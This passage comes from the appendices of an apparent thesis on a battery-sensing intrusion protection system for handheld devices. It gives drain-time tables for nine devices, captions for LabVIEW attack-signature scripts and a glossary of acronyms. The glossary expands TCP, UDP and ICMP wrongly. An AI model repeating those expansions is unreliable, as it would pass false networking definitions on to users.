Trial 5	1:50:44	6644	**Trial 5**	1:57:48	7068	**Trial 5**	5:55:03	21303
Total		33485	**Total**		35557	**Total**		106927
Average Drain Time		6697	**Average Drain Time**		7111.4	**Average Drain Time**		21385.4

HP iPAQ hx2795	Total Time	Elapsed Time **(Sec)**	**Verizon XV6700**	Total Time	**Elapsed Time (Sec)**	**Samsung SCH-i730**	Total Time	Elapsed Time **(Sec)**
Trial 1	3:58:21	14301	**Trial 1**	6:32:09	23529	**Trial 1**	3:06:46	11206
Trial 2	4:01:14	14474	**Trial 2**	6:01:37	21697	**Trial 2**	3:11:43	11503
Trial 3	3:56:57	14217	**Trial 3**	6:01:50	21710	**Trial 3**	3:10:58	11458
Trial 4	3:55:03	14103	**Trial 4**	6:15:53	22553	**Trial 4**	3:09:51	11391
Trial 5	3:54:25	14065	**Trial 5**	6:28:52	23332	**Trial 5**	3:06:00	11160
Total		71160	**Total**		112821	**Total**		56718
Average Drain Time		14232	**Average Drain Time**		22564.2	**Average Drain Time**		11343.6

H.9 – Device Drain Comparison of Baseline and with B-SIPS

This is the comparison of baseline and with B-SIPS battery drain testing for 9 varieties of mobile devices.

Table H-21 Device Comparison of Baseline and with B-SIPS

Device Type	Baseline (Sec.)	w/ B-SIPS (Sec.)
Dell Axim X51v	6639.6	7153.8
Dell Axim X50v	6367.6	6697
Dell Axim X30	9173.8	10274.2
HP iPAQ hx2795	15983	14232
HP iPAQ 4155	7142.8	7111.4
Verizon XV6700	22022	22564.2
Cingular 8125	23884	24370.2
Palm Treo 700w	22478.2	21385.4
Samsung SCH-i730	10890.8	11343.6




Figure H-7 Baseline versus B-SIPS Drain Time of 9 Mobile Devices

Appendix I – CASIMS Scripting in LabVIEW

CASIMS scripting in LabVIEW was a collaborated effort with Michael Gora. These scripts were developed to accomplish high fidelity raw data acquisition of attack trace activity, trace compilation for signature generation, comparison analysis, and statistical evaluation.

I.1 – CASIMS Data Acquisition

Figure I-1 is the CASIMS data acquisition interface, and Figure I-2 is the supporting LabVIEW scripting (SampleLab.vi).




Figure I-1 CASIMS Data Acquisition Interface




Figure I-2 LabVIEW Scripting for CASIMS Data Acquisition

I.2 – CASIMS Signature Generation

Figure I-3 is the CASIMS signature generation interface, and Figure I-4 is the supporting LabVIEW scripting (TraceLab.vi).




Figure I-3 CASIMS Signature Generation Interface




Figure I-4 LabVIEW Scripting for CASIMS Signature Generation

I.3 – CASIMS Two-Dimensional Distance Comparison

Figure I-5 is the CASIMS two-dimensional distance comparison interface, and Figure I-6 is the supporting LabVIEW scripting (SimpleDistanceCompareTrace.vi).




Figure I-5 CASIMS Comparison Analysis Interface




Figure I-6 LabVIEW Scripting for CASIMS Comparison Analysis

I.4 – CASIMS Statistical Analysis

Figure I-7 is the CASIMS statistical analysis interface, and Figure I-8 is the supporting LabVIEW scripting (StatsLabModule.vi).




Figure I-7 CASIMS Statistical Analysis Interface




Figure I-8 LabVIEW Scripting for CASIMS Statistical Analysis

Glossary of Terms and Acronyms

3G:	Third Generation
AC:	Alternating Current Status
ACPI:	Advanced Configuration and Power Interface
ADS:	Anomaly Detection System
ANOVA:	Analysis of Variance
AP:	Access Point
API:	Application Program Interface
APM:	Advanced Power Management
ARM:	Advance RISC Machine
B:	Brightness
BIOS:	Basic Input/Output System
BL:	Backlight (on/off)
Bluetooth:	Family of IEEE 802.15.1
B-SIPS:	Battery-Sensing Intrusion Protection System
BSS:	Bluetooth Stack Smasher
C:	Capacitance
CASIMS:	Current Attack Signature Identification and Matching System
CE:	Compact Embedded
CIDE:	Correlation Intrusion Detection Engine
CERT/CC:	Computer Emergency Response Team / Coordination Center
CP:	Calibration Pad
(D):	Drawback

DC: Direct Current

DFT: Discrete Fourier Transform

DNS: Domain Name Service

DT: Dynamic Threshold

DTBI: Dynamic Threshold Breached by Intrusion

DTC: Dynamic Threshold Calculation

DoS: Denial of Service

DDoS: Distributed Denial of Service

DPM: Dynamic Power Management

E: Energy

EEPROM: Electrically Erasable Programmable Read-Only Memory

ECE: Electrical and Computer Engineering Department

F: Fisher (Statistic or Test)

FFT: Fast Fourier Transform

GSM: Global System for Mobile Telephone

HCI: Human Computer Interface

HHMD: Handheld Mobile Device

HIDS: Host Intrusion Detection System

HP: Hewlett-Packard

HWW: Handheld/Wearable Wireless

Hz: Hertz

I: Current

I2C: Inter-Integrated Circuit

IAC: Instantaneous Alternating Current Status

IB: Instantaneous Brightness

IBL: Instantaneous Brightness (on/off)

IC: Instantaneous Current

ICMP: Internet Control Management Protocol

IDE: Intrusion Detection Engine

IDF: Intrusion Detection Flag

IDS: Intrusion Detection System

IEEE: Institute of Electrical and Electronics Engineers

IP: Internet Protocol

IPL: Instantaneous Process List

IPS: Intrusion Protection System

IPE: Intrusion Protection Engine

IPv4: Internet Protocol Version 4

IPv6: Internet Protocol Version 6

IRB: Institutional Review Board

IrDA: Infrared Data Association

ISM: Industrial, Scientific, and Medical Band

IT: Information Technology

L2CAP: Logical Link Control and Adaptation Protocol

LAN: Local Area Network

LSD: Least Significant Difference

Li-Ion: Lithium-Ion

(M):	Must Fix
MAC:	Media Access Control
NAT:	Network Address Translation
NIDS:	Network Intrusion Detection System
OBEX:	Object Exchange
OEM:	Original Equipment Manufacturer
OS:	Operating System
OSI:	Open Systems Interconnection
OUI:	Organized Unique Identifier
P:	Power
PAN:	Personal Area Network
PC:	Personal Computer
PDA:	Personal Digital Assistant
PL:	Process List
PMBus:	Power Management Bus
PSM:	Protocol Service Multiplexers
Q:	Charge
QoS:	Quality of Service
RF:	Radio Frequency
RFCOMM:	Radio Frequency Communications
RFID:	Radio Frequency Identification
RISC:	Reduced Instruction Set Computer
RSSI:	Receive Signal Strength Indicator

RX:	Receive or Receiver
S or Sec:	Seconds
SA	Security or System Administrator
SBData:	Smart Battery Data
SBS:	Smart Battery System
SBS-IF:	Smart Battery System-Implementers Forum
SD Card:	Secure Digital Card
SMBus:	Systems Management Bus
SMIF:	System Management Interface Forum
T:	Time
TCP:	Transportation Control Protocol
TFT:	Thin Film Transistor
TX:	Transmit or Transmitter
V or Volts:	Voltage
(V):	Vulnerability
VA:	Virginia
VT:	Virginia Tech
UDP:	Universal Data Protocol
UTMS:	Universal Mobile Telephone System
UWB:	Ultra-Wide Band
Wi-Fi:	Family of IEEE 802.11b/g
WiMAX:	IEEE 802.16a
WEP:	Wired Equivalent Privacy

WPA: Wi-Fi Protected Access

WLAN: Wireless Local Area Network

WPAN: Wireless Personal Area Network